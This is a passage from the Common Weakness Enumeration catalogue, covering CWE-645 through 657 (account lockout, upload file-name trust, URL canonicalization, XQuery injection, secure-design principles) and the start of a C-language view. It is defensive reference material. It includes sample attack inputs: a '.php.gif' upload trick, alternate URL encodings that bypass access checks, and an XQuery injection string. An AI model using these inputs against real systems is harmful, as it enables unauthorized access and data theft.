Account lockout is a security feature often present in applications as a countermeasure to the brute force attack on the password based authentication mechanism of the system. After a certain number of failed login attempts, the users' account may be disabled for a certain period of time or until it is unlocked by an administrator. Other security events may also possibly trigger account lockout. However, an attacker may use this very security feature to deny service to legitimate system users. It is therefore important to ensure that the account lockout security mechanism is not overly restrictive.

Time of Introduction

- Architecture and Design

Applicable Platforms**Languages**

- All

Common Consequences**Availability**

Users could be locked out of accounts.

Likelihood of Exploit

High

Enabling Factors for Exploitation

The system has an account lockout mechanism.

An attacker must be able to trigger the account lockout mechanism.

The cost to the attacker of triggering the account lockout mechanism should be less than the cost to re-enable the account.

Observed Examples**Description**

A famous example of this type an attack is the eBay attack. eBay always displays the user id of the highest bidder. In the final minutes of the auction, one of the bidders could try to log in as the highest bidder three times. After three incorrect log in attempts, eBay password throttling would kick in and lock out the highest bidder's account for some time. An attacker could then make their own bid and their victim would not have a chance to place the counter bid because they would be locked out. Thus an attacker could win the auction.

Potential Mitigations

Implement more intelligent password throttling mechanisms such as those which take IP address into account, in addition to the login name.

Implement a lockout timeout that grows as the number of incorrect login attempts goes up, eventually resulting in a complete lockout.

Consider alternatives to account lockout that would still be effective against password brute force attacks, such as presenting the user machine with a puzzle to solve (makes it do some computation).

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		287	Improper Authentication	699	377
				1000	

CWE-646: Reliance on File Name or Extension of Externally-Supplied File

Weakness ID: 646 (Weakness Variant)

Status: Incomplete

Description**Summary**

The software allows a file to be uploaded, but it relies on the file name or extension of the file to determine the appropriate behaviors. This could be used by attackers to cause the file to be misclassified and processed in a dangerous fashion.

Extended Description

An application might use the file name or extension of a user-supplied file to determine the proper course of action, such as selecting the correct process to which control should be passed, deciding what data should be made available, or what resources should be allocated. If the attacker can cause the code to misclassify the supplied file, then the wrong action could occur. For example, an attacker could supply a file that ends in a ".php.gif" extension that appears to be a GIF image, but would be processed as PHP code. In extreme cases, code execution is possible, but the attacker could also cause exhaustion of resources, denial of service, information disclosure of debug or system data (including application source code), or being bound to a particular server side process. This weakness may be due to a vulnerability in any of the technologies used by the web and application servers, due to misconfiguration, or resultant from another flaw in the application itself.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Information Leakage

Availability

Denial of Service

Access Control

Privilege Escalation

Likelihood of Exploit

High

Enabling Factors for Exploitation

There is reliance on file name and/or file extension on the server side for processing.

Potential Mitigations

Make decisions on the server side based on file content and not on file name or extension.

Properly configure web and applications servers.

Install the latest security patches for all of the technologies being used on the server side.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
ChildOf		442	Web Problems	1000	561

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
209	Cross-Site Scripting Using MIME Type Mismatch	

CWE-647: Use of Non-Canonical URL Paths for Authorization Decisions

Weakness ID: 647 (Weakness Variant)

Status: Incomplete

Description

Summary

The software defines policy namespaces and makes authorization decisions based on the assumption that a URL is canonical. This can allow a non-canonical URL to bypass the authorization.

Extended Description

If an application defines policy namespaces and makes authorization decisions based on the URL, but it does not require or convert to a canonical URL before making the authorization decision, then it opens the application to attack. For example, if the application only wants to allow access to `http://www.example.com/mypage`, then the attacker might be able to bypass this restriction using equivalent URLs such as:

`http://WWW.EXAMPLE.COM/mypage`
`http://www.example.com/%6Dypage` (alternate encoding)
`http://192.168.1.1/mypage` (IP address)
`http://www.example.com/mypage/` (trailing /)
`http://www.example.com:80/mypage`

Therefore it is important to specify access control policy that is based on the path information in some canonical form with all alternate encodings rejected (which can be accomplished by a default deny rule).

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Access Control

Privilege Escalation

Confidentiality

Information Leakage

Likelihood of Exploit

High

Enabling Factors for Exploitation

An application specifies its policy namespaces and access control rules based on the path information.

Alternate (but equivalent) encodings exist to represent the same path information that will be understood and accepted by the process consuming the path and granting access to resources.

Observed Examples

Description

Example from CAPEC (CAPEC ID: 4, "Using Alternative IP Address Encodings") An attacker identifies an application server that applies a security policy based on the domain and application name, so the access control policy covers authentication and authorization for anyone accessing `http://example.domain:8080/application`. However, by putting in the IP address of the host the application authentication and authorization controls may be bypassed `http://192.168.0.1:8080/application`. The attacker relies on the victim applying policy to the namespace abstraction and not having a default deny policy in place to manage exceptions.

Potential Mitigations

Architecture and Design

Make access control policy based on path information in canonical form. Use very restrictive regular expressions to validate that the path is in the expected form.

Architecture and Design

Reject all alternate path encodings that are not in the expected canonical form.

Relationships

Nature	Type	ID	Name		Page
ChildOf		284	Access Control (Authorization) Issues	<input checked="" type="checkbox"/>	699 371

Nature	Type	ID	Name	✓	Page
				1000	
ChildOf	C	442	Web Problems	699	561

CWE-648: Incorrect Use of Privileged APIs

Weakness ID: 648 (*Weakness Base*)

Status: Incomplete

Description

Summary

The application does not conform to the API requirements for a function call that requires extra privileges. This could allow attackers to gain privileges by causing the function to be called incorrectly.

Extended Description

When an application contains certain functions that perform operations requiring an elevated level of privilege, the caller of a privileged API must be careful to:

- ensure that assumptions made by the APIs is valid, such as validity of arguments
- account for known weaknesses in the design/implementation of the API
- call the API from a safe context

If the caller of the API does not follow these requirements, then it may allow a malicious user or process to elevate their privilege, hijack the process, or steal sensitive data.

For instance, it is important to know if privileged APIs fail to properly shed their privileges before returning to the caller or if the privileged function might make certain assumptions about the data, context or state information passed to it by the caller. It is important to always know when and how privileged APIs can be called in order to ensure that their elevated level of privilege cannot be exploited.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Access Control

Elevation of privilege

Confidentiality

Information disclosure

Integrity

Arbitrary code execution

Likelihood of Exploit

Low

Enabling Factors for Exploitation

An application contains functions running processes that hold higher privileges.

There is code in the application that calls the privileged APIs.

There is a way for a user to control the data that is being passed to the privileged API or control the context from which it is being called.

Observed Examples

Description

From <http://xforce.iss.net/xforce/xfdb/12848>: man-db is a Unix utility that displays online help files. man-db versions 2.3.12 beta and 2.3.18 to 2.4.1 could allow a local attacker to gain privileges, caused by a vulnerability when the open_cat_stream function is called. If man-db is installed setuid, a local attacker could exploit this vulnerability to gain "man" user privileges.

Potential Mitigations

Implementation

Before calling privileged APIs, always ensure that the assumptions made by the privileged code hold true prior to making the call.

Know architecture and implementation weaknesses of the privileged APIs and make sure to account for these weaknesses before calling the privileged APIs to ensure that they can be called safely.

If privileged APIs make certain assumptions about data, context or state validity that are passed by the caller, the calling code must ensure that these assumptions have been validated prior to making the call.

If privileged APIs fail to shed their privilege prior to returning to the calling code, then calling code needs to shed these privileges immediately and safely right after the call to the privileged APIs. In particular, the calling code needs to ensure that a privileged thread of execution will never be returned to the user or made available to user-controlled processes.

Only call privileged APIs from safe, consistent and expected state.

Ensure that a failure or an error will not leave a system in a state where privileges are not properly shed and privilege escalation is possible (i.e. fail securely with regards to handling of privileges).

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	1000	313
ChildOf		265	Privilege / Sandbox Issues	699	353
ChildOf		269	Improper Privilege Management	1000	357

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
107	Cross Site Tracing	
234	Hijacking a privileged process	

CWE-649: Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking

Weakness ID: 649 (Weakness Base)

Status: Incomplete

Description**Summary**

The software uses obfuscation or encryption of inputs that should not be mutable by an external actor, but the software does not use integrity checks to detect if those inputs have been modified.

Extended Description

When an application relies on obfuscation or incorrectly applied / weak encryption to protect client controllable tokens or parameters, that may have an effect on the user state, system state or some decision made on the server. Without protecting the tokens/parameters for integrity, the application is vulnerable to an attack where an adversary blindly traverses the space of possible values of the said token/parameter in order to attempt to gain an advantage. The goal of the attacker is to find another admissible value that will somehow elevate his or her privileges in the system, disclose information or change the behavior of the system in some way beneficial to the attacker. If the application fails to protect these critical tokens/parameters for integrity, it will not be able to determine that these values have been tampered with. Measures that are used to protect data for confidentiality should not be relied upon to provide the integrity service.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Common Consequences

Access Control

Elevation of Privilege

Confidentiality

Information Disclosure

Integrity

Functionality Abuse

Likelihood of Exploit

High

Enabling Factors for Exploitation

The application uses client controllable tokens/parameters in order to make decisions on the server side about user state, system state or other decisions related to the functionality of the application.

The application fails to protect client controllable tokens/parameters for integrity and thus not able to catch tampering.

Observed Examples

Reference	Description
CVE-2005-0039	From CVE-2005-0039: Certain configurations of IPsec, when using Encapsulating Security Payload (ESP) in tunnel mode, integrity protection at a higher layer, or Authentication Header (AH), allow remote attackers to decrypt IPsec communications by modifying the outer packet in ways that cause plaintext data from the inner packet to be returned in ICMP messages, as demonstrated using CBC bit-flipping attacks and (1) Destination Address Rewriting, (2) a modified header length that causes portions of the packet to be interpreted as IP Options, or (3) a modified protocol field and source address. The reason for the vulnerability is a failure to require integrity checking of the IPsec packet as the result of either not configuring ESP properly to support the integrity service or using AH improperly. In either case, the security gateway receiving the IPsec packet would not validate the integrity of the packet to ensure that it was not changed. Thus if the packets were intercepted the attacker could undetectably change some of the bits in the packets. The meaningful bit flipping was possible due to the known weaknesses in the CBC encryption mode. Since the attacker knew the structure of the packet, he or she was able (in one variation of the attack) to use bit flipping to change the destination IP of the packet to the destination machine controlled by the attacker. And so the destination security gateway would decrypt the packet and then forward the plaintext to the machine controlled by the attacker. The attacker could then read the original message. For instance if VPN was used with the vulnerable IPsec configuration the attacker could read the victim's e-mail. This vulnerability demonstrates the need to enforce the integrity service properly when critical data could be modified by an attacker. This problem might have also been mitigated by using an encryption mode that is not susceptible to bit flipping attacks, but the preferred mechanism to address this problem still remains message verification for integrity. While this attack focuses on the network layer and requires a man in the middle scenario, the situation is not much different at the software level where an attacker can modify tokens/parameters used by the application.

Potential Mitigations

Protect important client controllable tokens/parameters for integrity using PKI methods (i.e. digital signatures) or other means, and checks for integrity on the server side.

Repeated requests from a particular user that include invalid values of tokens/parameters (those that should not be changed manually by users) should result in the user account lockout.

Client side tokens/parameters should not be such that it would be easy/predictable to guess another valid state

Obfuscation should not be relied upon. If encryption is used, it needs to be properly applied (i.e. proven algorithm and implementation, use padding, use random initialization vector, use proper encryption mode). Even with proper encryption where the ciphertext does not leak information about the plaintext or reveal its structure compromising integrity is possible (although less likely) without the provision of the integrity service.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699 1000	444

CWE-650: Trusting HTTP Permission Methods on the Server Side

Weakness ID: 650 (Weakness Variant)

Status: Incomplete

Description

Summary

The server contains a protection mechanism that assumes that any URI that is accessed using HTTP GET will not cause a state change to the associated resource. This might allow attackers to bypass intended access restrictions and conduct resource modification and deletion attacks, since some applications allow GET to modify state.

Extended Description

An application may disallow the HTTP requests to perform DELETE, PUT and POST operations on the resource representation, believing that it will be enough to prevent unintended resource alterations. Even though the HTTP GET specification requires that GET requests should not have side effects, there is nothing in the HTTP protocol itself that prevents the HTTP GET method from performing more than just query of the data. For instance, it is a common practice with REST based Web Services to have HTTP GET requests modifying resources on the server side. Whenever that happens however, the access control needs to be properly enforced in the application. No assumptions should be made that only HTTP DELETE, PUT, and POST methods have the power to alter the representation of the resource being accessed in the request.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Access Control

Escalation of Privilege

Integrity

Modification of Resources

Confidentiality

Information Disclosure

Likelihood of Exploit

High

Enabling Factors for Exploitation

The application allows HTTP access to resources.

The application is not properly configured to enforce access controls around the resources accessible via HTTP.

Observed Examples

Description

The HTTP GET method is designed to retrieve resources and not to alter the state of the application or resources on the server side. However, developers can easily code programs that accept a HTTP GET request that do in fact create, update or delete data on the server. Both Flickr (<http://www.flickr.com/services/api/flickr.photosets.delete.html>) and del.icio.us (<http://del.icio.us/api/posts/delete>) have implemented delete operations using standard HTTP GET requests. These HTTP GET methods do delete data on the server side, despite being called from GET, which is not supposed to alter state.

Potential Mitigations

Configure ACLs on the server side to ensure that proper level of access control is defined for each accessible resource representation.

Do not make an assumption that only HTTP PUT, DELETE or POST methods can modify resources, since HTTP GET method may do the same.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		2	Environment	699	1
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	1000	313
ChildOf		436	Interpretation Conflict	1000	557

CWE-651: Information Exposure through WSDL File

Weakness ID: 651 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The Web services architecture may require exposing a WSDL file that contains information on the publicly accessible services and how callers of these services should interact with them (e.g. what parameters they expect and what types they return).

Extended Description

An information exposure may occur if any of the following apply:

- The WSDL file is accessible to a wider audience than intended

- The WSDL file contains information on the methods/services that should not be publicly accessible or information about deprecated methods. This problem is made more likely due to the WSDL often being automatically generated from the code.

- Information in the WSDL file helps guess names/locations of methods/resources that should not be publicly accessible.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Technology Classes

- Web-Server (*Often*)

Common Consequences

Confidentiality

Information Disclosure

Enabling Factors for Exploitation

The system employs a web services architecture.

WSDL is used to advertise information information on how to communicate with the service.

Observed Examples

Description

The WSDL for a service providing information on the best price of a certain item exposes the following method: float getBestPrice(String ItemID) An attacker might guess that there is a method setBestPrice (String ItemID, float Price) that is available and invoke that method to try and change the best price of a given item to their advantage. The attack may succeed if the attacker correctly guesses the name of the method, the method does not have proper access controls around it and the service itself has the functionality to update the best price of the item.

Potential Mitigations

Limit access to the WSDL file as much as possible. If services are provided only to a limited number of entities, it may be better to provide WSDL privately to each of these entities than to publish WSDL publicly.

Make sure that WSDL does not describe methods that should not be publicly accessible. Make sure to protect service methods that should not be publicly accessible with access controls.

Do not use method names in WSDL that might help an adversary guess names of private methods/resources used by the service.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	ⓑ	538	File and Directory Information Exposure	699 1000	655

CWE-652: Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')

Weakness ID: 652 (Weakness Base)

Status: Incomplete

Description

Summary

The software uses external input to dynamically construct an XQuery expression used to retrieve data from an XML database, but it does not neutralize or incorrectly neutralizes that input. This allows an attacker to control the structure of the query.

Extended Description

The net effect is that the attacker will have control over the information selected from the XML database and may use that ability to control application flow, modify logic, retrieve unauthorized data, or bypass important checks (e.g. authentication).

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

Controlling application flow (e.g. bypassing authentication)

Confidentiality

Information disclosure

Likelihood of Exploit

High

Enabling Factors for Exploitation

XQL queries are constructed dynamically using user supplied input that has not been sufficiently validated.

Observed Examples

Description

From CAPEC 84: An attacker can pass XQuery expressions embedded in otherwise standard XML documents. Like SQL injection attacks, the attacker tunnels through the application entry point to target the resource access layer. The string below is an example of an attacker accessing the accounts.xml to request the service provider send all user names back. `doc(accounts.xml)//user[name=**]` The attacks that are possible through XQuery are difficult to predict, if the data is not validated prior to executing the XQL.

Potential Mitigations

Use parameterized queries. This will help ensure separation between data plane and control plane.

Properly validate user input. Reject data where appropriate, filter where appropriate and escape where appropriate. Make sure input that will be used in XQL queries is safe in that context.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	ⓑ	91	XML Injection (aka Blind XPath Injection)	699 1000	128

Relationship Notes

This weakness is similar to other weaknesses that enable injection style attacks, such as SQL injection, command injection and LDAP injection. The main difference is that the target of attack here is the XML database.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	46	XQuery Injection

CWE-653: Insufficient Compartmentalization

Weakness ID: 653 (*Weakness Base*)**Status:** Draft

Description

Summary

The product does not sufficiently compartmentalize functionality or processes that require different privilege levels, rights, or permissions.

Extended Description

When a weakness occurs in functionality that is accessible by lower-privileged users, then without strong boundaries, an attack might extend the scope of the damage to higher-privileged users.

Alternate Terms

Separation of Privilege

Some people and publications use the term "Separation of Privilege" to describe this weakness, but this term has dual meanings in current usage. This node conflicts with the original definition of "Separation of Privilege" by Saltzer and Schroeder; that original definition is more closely associated with CWE-654. Because there are multiple interpretations, use of the "Separation of Privilege" term is discouraged.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Integrity

Availability

The exploitation of a weakness in low-privileged areas of the software can be leveraged to reach higher-privileged areas without having to overcome any additional obstacles.

Demonstrative Examples

Example 1:

Single sign-on technology is intended to make it easier for users to access multiple resources or domains without having to authenticate each time. While this is highly convenient for the user and attempts to address problems with psychological acceptability, it also means that a compromise of a user's credentials can provide immediate access to all other resources or domains.

Example 2:

The traditional UNIX privilege model provides root with arbitrary access to all resources, but root is frequently the only user that has privileges. As a result, administrative tasks require root privileges, even if those tasks are limited to a small area, such as updating user man pages. Some UNIX flavors have a "bin" user that is the owner of system executables, but since root relies on executables owned by bin, a compromise of the bin account can be leveraged for root privileges by modifying a bin-owned executable, such as CVE-2007-4238.

Potential Mitigations

Break up privileges between different modules, objects or entities. Minimize the interfaces between modules and require strong access control between them.

Other Notes

The term "Separation of Privilege" is used in several different ways in the industry, but they generally combine two closely related principles: compartmentalization (this node) and using only one factor in a security decision (CWE-654). Proper compartmentalization implicitly introduces multiple factors into a security decision, but there can be cases in which multiple factors are required for authentication or other mechanisms that do not involve compartmentalization, such as performing all required checks on a submitted certificate. It is likely that CWE-653 and CWE-654 will provoke further discussion.

There is a close association with CWE-250 (Failure to Use Least Privilege). CWE-653 is about providing separate components for each privilege; CWE-250 is about ensuring that each component has the least amount of privileges possible. In this fashion, compartmentalization becomes one mechanism for reducing privileges.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		254	Security Features		699 340
ChildOf		657	Violation of Secure Design Principles		699 768
ChildOf		693	Protection Mechanism Failure		1000 814

Causal Nature

Implicit

References

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Separation of Privilege". 2005-12-06. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/357.html> >.

CWE-654: Reliance on a Single Factor in a Security Decision

Weakness ID: 654 (Weakness Base)

Status: Draft

Description

Summary

A protection mechanism relies exclusively, or to a large extent, on the evaluation of a single condition or the integrity of a single object or entity in order to make a decision about granting access to restricted resources or functionality.

Alternate Terms

Separation of Privilege

Some people and publications use the term "Separation of Privilege" to describe this weakness, but this term has dual meanings in current usage. While this node is closely associated with the original definition of "Separation of Privilege" by Saltzer and Schroeder, others use the same term to describe poor compartmentalization (CWE-653). Because there are multiple interpretations, use of the "Separation of Privilege" term is discouraged.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

If the single factor is compromised (e.g. by theft or spoofing), then the integrity of the entire security mechanism can be violated with respect to the user that is identified by that factor.

Accountability

It can become difficult or impossible for the product to be able to distinguish between legitimate activities by the entity who provided the factor, versus illegitimate activities by an attacker.

Demonstrative Examples**Example 1:**

Password-only authentication is perhaps the most well-known example of use of a single factor. Anybody who knows a user's password can impersonate that user.

Example 2:

When authenticating, use multiple factors, such as "something you know" (such as a password) and "something you have" (such as a hardware-based one-time password generator, or a biometric device).

Potential Mitigations

Use multiple simultaneous checks before granting access to critical operations or granting critical privileges. A weaker but helpful mitigation is to use several successive checks (multiple layers of security).

Use redundant access rules on different choke points (e.g., firewalls).






Other Notes

This node is closely associated with the term "Separation of Privilege." This term is used in several different ways in the industry, but they generally combine two closely related principles: compartmentalization (CWE-653) and using only one factor in a security decision (this node). Proper compartmentalization implicitly introduces multiple factors into a security decision, but there can be cases in which multiple factors are required for authentication or other mechanisms that do not involve compartmentalization, such as performing all required checks on a submitted certificate. It is likely that CWE-653 and CWE-654 will provoke further discussion.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		254	Security Features	699	340
ChildOf		657	Violation of Secure Design Principles	699	768
ChildOf		693	Protection Mechanism Failure	1000	814
ParentOf		308	<i>Use of Single-factor Authentication</i>	1000	404
ParentOf		309	<i>Use of Password System for Primary Authentication</i>	1000	405

Causal Nature**Implicit****Related Attack Patterns**

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
274	HTTP Verb Tampering	

References

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Separation of Privilege". 2005-12-06. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/357.html> >.

CWE-655: Insufficient Psychological Acceptability

Weakness ID: 655 (Weakness Base)

Status: Draft

Description

Summary

The software has a protection mechanism that is too difficult or inconvenient to use, encouraging non-malicious users to disable or bypass the mechanism, whether by accident or on purpose.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Common Consequences**Integrity**

By bypassing the security mechanism, a user might leave the system in a less secure state than intended by the administrator, making it more susceptible to compromise.

Demonstrative Examples**Example 1:**

In "Usability of Security: A Case Study" (see References), the authors consider human factors in a cryptography product. Some of the weakness relevant discoveries of this case study were: users accidentally leaked sensitive information, could not figure out how to perform some tasks, thought they were enabling a security option when they were not, and made improper trust decisions.

Example 2:

Enforcing complex and difficult-to-remember passwords that need to be frequently changed for access to trivial resources, e.g., to use a black-and-white printer. Complex password requirements can also cause users to store the passwords in an unsafe manner so they don't have to remember them, such as using a sticky note or saving them in an unencrypted file.

Example 3:

Some CAPTCHA utilities produce images that are too difficult for a human to read, causing user frustration.

Potential Mitigations

Where possible, perform human factors and usability studies to identify where your product's security mechanisms are difficult to use, and why.

Make the security mechanism as seamless as possible, while also providing the user with sufficient details when a security decision produces unexpected results.

Other Notes

This weakness covers many security measures causing user inconvenience, requiring effort or causing frustration, that are disproportionate to the risks or value of the protected assets, or that are perceived to be ineffective.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		254	Security Features		699 340
ChildOf		657	Violation of Secure Design Principles		699 768
ChildOf		693	Protection Mechanism Failure		1000 814

Causal Nature**Implicit****References**

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Psychological Acceptability". 2005-09-15. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/354.html> >.

J. D. Tygar and Alma Whitten. "Usability of Security: A Case Study". SCS Technical Report Collection, CMU-CS-98-155. 1998-12-15. < <http://reports-archive.adm.cs.cmu.edu/anon/1998/CMU-CS-98-155.pdf> >.

CWE-656: Reliance on Security through Obscurity

Weakness ID: 656 (*Weakness Base*)

Status: Draft

Description

Summary

The software uses a protection mechanism whose strength depends heavily on its obscurity, such that knowledge of its algorithms or key data is sufficient to defeat the mechanism.

Extended Description

This reliance on "security through obscurity" can produce resultant weaknesses if an attacker is able to reverse engineer the inner workings of the mechanism. Note that obscurity can be one small part of defense in depth, since it can create more work for an attacker; however, it is a significant risk if used as the primary means of protection.

Alternate Terms

Never Assuming your secrets are safe

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Integrity

Availability

The security mechanism can be bypassed easily.

Demonstrative Examples

The design of TCP relies on the secrecy of Initial Sequence Numbers (ISNs), as originally covered in CVE-1999-0077. If ISNs can be guessed (due to predictability, CWE-330) or sniffed (due to lack of encryption, CWE-311), then an attacker can hijack or spoof connections. Many TCP implementations have had variations of this problem over the years, including CVE-2004-0641, CVE-2002-1463, CVE-2001-0751, CVE-2001-0328, CVE-2001-0288, CVE-2001-0163, CVE-2001-0162, CVE-2000-0916, and CVE-2000-0328.

References

Jon Postel, Editor. "RFC: 793, TRANSMISSION CONTROL PROTOCOL". Information Sciences Institute. September 1981. < <http://www.ietf.org/rfc/rfc0793.txt> >.

Observed Examples

Reference	Description
CVE-2005-4002	Hard-coded cryptographic key stored in executable program.
CVE-2006-4068	Hard-coded hashed values for username and password contained in client-side script, allowing brute-force offline attacks.
CVE-2006-6588	Reliance on hidden form fields in a web application. Many web application vulnerabilities exist because the developer did not consider that "hidden" form fields can be processed using a modified client.
CVE-2006-7142	Hard-coded cryptographic key stored in executable program.

Potential Mitigations

Always consider whether knowledge of your code or design is sufficient to break it. Reverse engineering is a highly successful discipline, and financially feasible for motivated adversaries. Black-box techniques are established for binary analysis of executables that use obfuscation, runtime analysis of proprietary protocols, inferring file formats, and others.

When available, use publicly-vetted algorithms and procedures, as these are more likely to undergo more extensive security analysis and testing. This is especially the case with encryption and authentication.

Other Notes

Note that there is a close relationship between this weakness and CWE-603 (Use of Client-Side Authentication). If developers do not believe that a user can reverse engineer a client, then they are more likely to choose client-side authentication in the belief that it is safe.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	699	340
CanPrecede	B	259	Use of Hard-coded Password	1000	345
CanPrecede	B	321	Use of Hard-coded Cryptographic Key	1000	419
CanPrecede	B	472	External Control of Assumed-Immutable Web Parameter	1000	590
ChildOf	C	657	Violation of Secure Design Principles	699 1000	768
ChildOf	C	693	Protection Mechanism Failure	1000	814

Causal Nature

Implicit

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
133	Try All Common Application Switches and Options	

References

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Never Assuming that Your Secrets Are Safe". 2005-09-14. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/352.html> >.

CWE-657: Violation of Secure Design Principles

Weakness ID: 657 (Weakness Class)

Status: Draft

Description

Summary

The product violates well-established principles for secure design.

Extended Description

This can introduce resultant weaknesses or make it easier for developers to introduce related weaknesses during implementation. Because code is centered around design, it can be resource-intensive to fix design problems.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	17	Code	699	14
ChildOf	C	710	Coding Standards Violation	1000	844
ParentOf	C	250	Execution with Unnecessary Privileges	699	331

Nature	Type	ID	Name	V	Page
				1000	
ParentOf	C	636	Not Failing Securely ('Failing Open')	699	739
				1000	
ParentOf	C	637	Failure to Use Economy of Mechanism	699	741
				1000	
ParentOf	C	638	Failure to Use Complete Mediation	699	742
				1000	
ParentOf	B	653	Insufficient Compartmentalization	699	763
				1000	
ParentOf	B	654	Reliance on a Single Factor in a Security Decision	699	764
				1000	
ParentOf	B	655	Insufficient Psychological Acceptability	699	765
				1000	
ParentOf	B	656	Reliance on Security through Obscurity	699	767
				1000	
ParentOf	C	671	Lack of Administrator Control over Security	699	785
				1000	

References

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Design Principles". 2005-09-19. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/358.html> >.

CWE-658: Weaknesses in Software Written in C

View ID: 658 (View: Implicit Slice)

Status: Draft

Objective

This view (slice) covers issues that are found in C programs that are not common to all languages.

View Data

Filter Used:

//Applicable_Platforms//@Language_Name='C'

View Metrics

	CWEs in this view		Total CWEs
Total	77	out of	828
Views	0	out of	24
Categories	3	out of	120
Weaknesses	71	out of	675
Compound_Elements	3	out of	9

CWEs Included in this View

Type	ID	Name
B	14	Compiler Removal of Code to Clear Buffers
C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer
B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
V	121	Stack-based Buffer Overflow
V	122	Heap-based Buffer Overflow
B	123	Write-what-where Condition
B	124	Buffer Underwrite ('Buffer Underflow')
B	125	Out-of-bounds Read
V	126	Buffer Over-read
V	127	Buffer Under-read
B	128	Wrap-around Error
B	129	Improper Validation of Array Index
B	130	Improper Handling of Length Parameter Inconsistency

Type	ID	Name
B	131	Incorrect Calculation of Buffer Size
B	134	Uncontrolled Format String
B	135	Incorrect Calculation of Multi-Byte String Length
B	170	Improper Null Termination
B	188	Reliance on Data/Memory Layout
B	191	Integer Underflow (Wrap or Wraparound)
C	192	Integer Coercion Error
B	194	Unexpected Sign Extension
V	195	Signed to Unsigned Conversion Error
V	196	Unsigned to Signed Conversion Error
B	197	Numeric Truncation Error
B	242	Use of Inherently Dangerous Function
V	243	Failure to Change Working Directory in chroot Jail
V	244	Failure to Clear Heap Memory Before Release ('Heap Inspection')
C	251	Often Misused: String Management
B	364	Signal Handler Race Condition
B	365	Race Condition in Switch
B	366	Race Condition within a Thread
B	374	Passing Mutable Objects to an Untrusted Method
B	375	Returning a Mutable Object to an Untrusted Caller
C	387	Signal Errors
B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')
V	415	Double Free
B	416	Use After Free
V	457	Use of Uninitialized Variable
V	460	Improper Cleanup on Thrown Exception
B	462	Duplicate Key in Associative List (Alist)
B	463	Deletion of Data Structure Sentinel
B	464	Addition of Data Structure Sentinel
B	466	Return of Pointer Value Outside of Expected Range
V	467	Use of sizeof() on a Pointer Type
